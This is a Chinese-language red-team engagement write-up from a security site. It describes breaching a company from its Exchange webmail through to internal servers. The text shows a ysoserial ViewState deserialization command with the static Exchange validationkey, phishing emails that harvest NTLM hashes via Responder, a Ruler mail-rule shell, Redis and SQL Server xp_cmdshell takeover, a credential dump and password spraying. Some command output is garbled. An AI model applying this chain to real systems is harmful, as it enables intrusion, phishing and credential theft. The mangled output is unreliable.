

红色行动之从绝望到重见光明 - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 122 篇文章。

这是 酒仙桥六号部队 的第 122 篇文章。

全文共计 3455 个字，预计阅读时长 10 分钟。

前言

无论是红队项目还是渗透项目，打点的过程总是充斥着不确定性的，在一个攻击面上充满着各种可能性，每一个对外开放的服务都可能成为我们进入内网的通道，随着每个人关注点的不同，进入内网的方式也是多种多样的。以下内容是针对红队评估的经历从外网到办公网再到服务器区的一次经历，从一次次绝望再到放弃再到重见光明，阐述了一个“红队 er”不抛弃不放弃誓“死”撑到最后一刻的决心。

从打点到放弃

任务计划已经过半了，通过前期进行打点操作未发现特别有价值的漏洞能够突破边界进入内网。眼看项目已经过半了，一般资产不是特别庞大的情况下利用几天时间看一下目标没有有价值的漏洞的话后边很难通过常规方式继续进行下去，是时候换换思路了。我们知道在突破边界的时候其实通过搞网站去突破边界往往要优于通过办公网络突破边界，但是往往有时候办公网络也能够给我们惊喜。



是时候展现真正的
技术了

让我们整理一下思绪想一想现在手上所有的信息，我能够利用这些信息去做什么事情，我们先来整理一下外围资产的情况。1、网站几乎都是 java+.net；2、邮箱使用 exchange；3、未发现 vpn 等通道。

只能尝试从邮箱进行突破了，有一个比较好一点的消息是这个邮箱登录处保留初始设置，没有添加验证码，这一点给我们突破带来了比较有利的因素。

首先来看一下能否判断出这个 exchange 的版本，exchange 的版本号是可以通过内部版本号进行匹配大致得出使用的版本的，这点我们可以参考一下微软官网“Exchange Server 内部版本号”。在 owa 页面查看源代

码在一个图标 ico 的链接处可以看到内部版本号。




```
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=10" />
<link rel="shortcut icon" href="/owa/auth/15.0.1497/themes/resources/favicon.ico" type="image/x-icon">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="robots" content="NOINDEX, NOFOLLOW">
<title>Outlook Web App</title>
<style>
@font-face {
font-family: "Segoe UI WPC";
src: url("/owa/auth/15.0.1497/themes/resources/segoeui-regular.eot?#iefix") format("embedded-opentype"),
url("/owa/auth/15.0.1497/themes/resources/segoeui-regular.ttf") format("truetype");
}
```

版本对应图

链接：

<https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019>



Exchange Server 2013			
本部分中的表格提供了每个版本的 Microsoft Exchange Server 2013 的内部版本号和常规发布日期。			
若要查看 Exchange Server 2013 的内部版本号，请在 Exchange 命令行管理程序中运行以下命令。			
<pre>PowerShell Get-ExchangeServer Format-List Name, Edition, AdminDisplayVersion</pre>			
产品名称	发布日期	内部版本号（短格式）	内部版本号（长格式）
Exchange Server 2013 CU23	2019 年 6 月 18 日	15.0.1497.2	15.00.1497.002
Exchange Server 2013 CU22	2019 年 2 月 12 日	15.0.1473.3	15.00.1473.003
Exchange Server 2013 CU21	2018 年 6 月 19 日	15.0.1395.4	15.00.1395.004
Exchange Server 2013 CU20	2018 年 3 月 20 日	15.0.1367.3	15.00.1367.003

可以看到源码中看到的“内部版本号”对应 exchange 的 2013 CU23。这个版本的 exchange 存在反序列化,可以

获取“ASP.NET_SessionId”。

```
GET /scp/default.aspx HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: msEnchSpCanary=...; ASP.NET_SessionId=B97B4E27...;
X-BackEndCookie=...; ClientId=...;
PBack=0;
cadata=9C4ClnlP...;
CedFVUZ4=; cada TTL=...;
cadataKey=F/4hK...;
alyhaMipH...;
GMP25vaccI93McMab...;
QOMvzVMP0tucXnnR...;
cadataIVvjSmfVhgwT...;
wGLfaKtjSUSoI22o4p6...;
JwJ30VJ+YKMSLKaY69+fl45H...;
cQyF7L...;
cadataSig=JnaScufuRvtSSSE+...;
snlunTHH...;
/q06YJGcl3bfzStsadzpiQVYV6iDeuR7e/v38tKs0Cz...;
FVPjRmF...;
TimeOffset=-480; xac_undletLogging=false
Upgrade-Insecure-Requests: 1
```

参数“__VIEWSTATEGENERATOR”使用通用值“B97B4E27”；

参数“validationkey”使用“CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF”，此参数如果修复了漏洞会做随机化处理则无法利用此漏洞。

生成反序列化 payload。

```
C:\Users\...> .\Downloads\Release\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c cmd /c ping 192.168.1.1
MAIN: ... --validationkey=SHA1 --validationkey=CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF
Provided __VIEWSTATEGENERATOR in uint: 3111865896
simulateTemplateSourceDirectory returns: /
simulateGetTypeName returns: default.aspx
calculated pageHashCode in uint (format: 3309210343)
[Large base64-encoded payload]
```

提交触发请求。



激动半天结果 dnslog 没有返回任何结果（甚至一度幻想会不会是 dnslog 出问题了），直接尝试进行反弹 shell 也没有任何反应（继续幻想一定是我某个参数写错了）。



从外网邮箱到内网突破

这种方式看来是失败了，现在的思路是继续使用内部拿到的仅有的一个账号进行内部钓鱼，看能否获取到高权限的账号，由于利用 owa 进行暴力破解需要不断发包，而且根据前期密码喷洒结果来看再爆出高价值用户的密码需要发包的次数会过高，容易触发告警，且钓取高价值目标通过常规钓鱼发木马的方式也不一定好用，这里计划窃取 NetNTLMv2 hash 进行离线破解，加大爆破成功的几率，尽可能减少与目标的交互防止被防守方发现。

通过查看邮箱通讯录，选取了 20 个目标进行 hash 窃取

(但愿这些人常看邮件。。。)，这 20 个人分别为运维部包含下属分支和开发部。由于人数不多这里单独进行发送，增加可信度。

邮件大致内容为我是行政小妹妹，请小哥哥帮我看一下这个报错是什么意思。我们通过在邮件中载入 html，在代码中插入图片的方式，受害者只要看到这个邮件我们就能抓到他的 hash。



启动 Responder 进行监听。

```
root@kali:~/opt/Responder# python Responder.py -I eth0

      _
  _-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-
  | _ | _-|_ --| _ | _ | _ | _ | _ | _ | _-| _ |
  | | | | | | | | | | | | | | | | | | | | | | |
      | _ |

NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

```
[+] Generic Options:  
    Responder NIC           [eth0]  
    Responder IP            [172.16.17.10]  
    Challenge set           [challenge-words.txt]  
  
[!] Error starting TCP server on port 25, check permissions or other servers running.  
[+] Listening for events...  
-----
```

收到第一个 hash 已经是第二天早上，上午陆续收到 5 个 hash，下午收到 2 个，后来进行分批次破解，破解成功了两个 hash 密码。

[illegible]

通过登录该用户的邮箱没有发现太多对继续渗透有帮助的内容，不过有一封邮件引起了我的注意，这封邮件的大体内容是整个公司的访问控制没有完全做好，有部分办公网络和全部 IT 部门主机权限仍然过大，需要在指定时间内对网络访问控制做好，请相关部门进行统一整理划分。这是个很重要的信息，它告诉我们只要进入了办公网络就有一定几率访问到绝大部分的服务器主机，只要能进入到 IT 部门的任意一台主机就能够访问到所有服务器主机。没有退路可言继续干吧。



高，况且我们现在只有三个机会，分别为普通员工所在的办公网络人员账号密码一个，运维人员和开发人员所在的 IT 部门网络各一个，通过这三个账号，我们尝试一下能不能够达到我们的预期效果成功反弹 shell 回来。

```
./ruler-linux64 --email username@xxxx.com -u username
```

external	internal	internal	user	computer	rule	process	pid	arch	last
10.10.10.126	10.10.10.142	vrr	Administrator	PC		powershell.exe	3140	x64	7s

删除创建的规则。

[illegible]

看到 cs 弹回来的 shell 我激动不已，一方面终于进到内网了，另一方面是这个人对应的组织架构是开发，应该是在 IT 部门网络，说明权限还是比较大的。

办公网到服务器区

此时距离此行动结束还有两天时间，我们意识到要在尽可能短的时间内进行横向渗透拿到尽可能多台服务器主机，由于个人主机权限非常不稳定，可用时间都是跟着上下班时间走的，晚上就不能干活了，跟小伙伴做了分工，在尽可能不触发大规模告警的情况下找到了服务器所在网段一顿 **。



首先为了快，先扫了一下 445 端口探测了一下 ms17010，不过这个洞近段时间真的不怎么好用了，不是指漏洞不好用，而是要么漏洞修复了，要么服务器装杀软了，而且现在很多公司就算不打补丁就会优先在服务器区限制 445 端口，能够真正打进去的真不算多，很显然结果让我比较失望。

当时已经下午 2 点多，距离下班时间已经很接近，内心非常焦灼，如果大规模扫描多个端口可能会浪费非常多的时间，因为拿到的这台个人主机属于开发人员，我们把目标扫描端口重点放在了 web 服务和数据库服务这两块，每人只扫描一个端口希望能够在最短的时间内能够完成端口扫描。过了不久我在一个 redis 服务器上利用 redis 主

从复制 rce 拿下了服务器区第一台主机，正在我准备做代理的时候小伙伴那边扫到了一台 sql server 的数据库

弱口令，我们直接去搞这台 windows 了，剩下一个小伙伴在 redis 那台服务器上做了维权和代理以防万一。

通过 msf 执行命令。

```
[*] Running module against [REDACTED]:  
[*] [REDACTED]:1432 - The server may have xp_cmdshell disabled, trying to enable it...  
[*] [REDACTED]:1433 - SQL Query: EXEC master..xp_cmdshell 'cd.exe /c ipconfig'  
  
Output  
-----  
Windows IP configuration:  
  
Ethernet adapter {GUID}:  
  
[Microsoft DNS T...] : f689731d99f0e128051539f11  
[Google IPv6 gw...] : [REDACTED]  
IPv4 gateway . . . . . : 251  
Packets ... .. : 755 755 750 0  
[Microsoft ... ] : 234  
  
Microsoft Isatap ({GUID})-C04B-A5F8-A6DC-FDDE75FA8BA9):  
#2506#  
[Microsoft DNS T...]
```

```
[*] Running module against [REDACTED]
[*] [REDACTED]:1433 - SQL Query: EXEC master..xp_cmdshell 'cmd.exe /c whoami'

output
-----
[REDACTED]\administrator
```

获取主机密码。

```
* Username : Administrator
* Domain   : LOCALHOST
* LM        : 111111117047169 0x000000007ac7f5b1le
* NTLM      : 11111111111111111111111111111111 50c
* SHA1      : 2222ec3db9c 04-fc-101e-70-11-e8cc6 71120

tspkg :
* Username : Administrator
* Domain    : LOCALHOST
* Password  : 11111111

wdigest :
* Username : Administrator
* Domain    : LOCALHOST
* Password  : 11111111

cerberos :
* Username : Administrator
* Domain    : LOCALHOST
```

```
* Domain : ...  
* Password : ...
```

发现密码规则为前边固定字符后边 4 个字符为年份，一般这种密码很容易在网络中存在同口令或者有规律的口令，于是乎进行密钥喷洒尝试，撞到了很多同口令和规律口令的主机。

172.17.0.17	SMB	445	administrat	60
172.17.0.17	RDP	3389	administrat	8189
172.17.0.102	SMB	445	administr	7
172.17.0.8	RDP	3389	administr	2684
172.17.0.1	RDP	3389	administr	8275
172.17.0.1	SMB	445	administr	138
172.17.0.1	SMB	445	administr	86
172.17.0.1	RDP	3389	administr	3940
172.17.0.1	RDP	3389	administr	4176
172.17.0.1	RDP	3389	administr	5666
172.17.0.1	RDP	3389	administr	6732
172.17.0.1	RDP	3389	administr	7122
172.17.0.18	SMB	445	administ	58
172.17.0.104	SMB	445	administra	11
172.17.0.103	SMB	445	administra	16
172.17.0.104	SMB	445	administra	9
172.17.0.102	SMB	445	administra	50
172.17.0.102	SMB	445	administ	13
172.17.0.102	SMB	445	adminis	15
172.17.0.102	SMB	445	adminis	15
172.17.0.102	SMB	445	adminis	15
172.17.0.102	RDP	3389	adminis	5596
172.17.0.102	RDP	3389	adminis	5684
172.17.0.102	RDP	3389	adminis	5809
172.17.0.102	RDP	3389	adminis	5911
172.17.0.102	RDP	3389	adminis	6284
172.17.0.102	RDP	3389	adminis	8716

大致看了一下对应的系统都是一些内部的网站系统。此时距离行动结束还有一天的时间，剩下的时间应该可以开心的划水了。



划水 划水 划水

回想一下这次渗透的整个过程和这个目标的特点，其实对于这个目标来说外围加固已经很不错了，暴露点很少而且外网基本没发现能够撕开的口子，但是我们需要利用有限的资源尽可能发挥其最大的作用。我把每一次红队或者渗透的行动都当作一个案例，每个案例都会有其独特的攻击路径和方案，而我们需要去寻找最优的攻击方案，随着方案的优化和改进我们能够看到的攻击面和攻击点就会逐渐显现出来。

总结

我们通过外网打点未发现可用的漏洞能够直接搞进内网，继而转向外网的邮件系统，通过邮件系统的爆破进入一个人员的邮箱系统在未发现可用邮件能够支撑我们进行下一步渗透的情况下结合钓鱼的方式通过 outlook 抓取目标人员的 ntlmv2 hash 进行离线破解，拿到目标人员的账号密码之后，通过查看邮箱内容发现网络隔离规律继而通过邮箱规则获得受攻击者的主机 shell，通过拿到的办公区主机 shell 进行内网渗透，获得一台 windows 系统权限之后通过同密码和有规律密码进行密码喷洒获得大量内网主机。

本文作者： [酒仙桥六号部队](#)

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/148909.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)



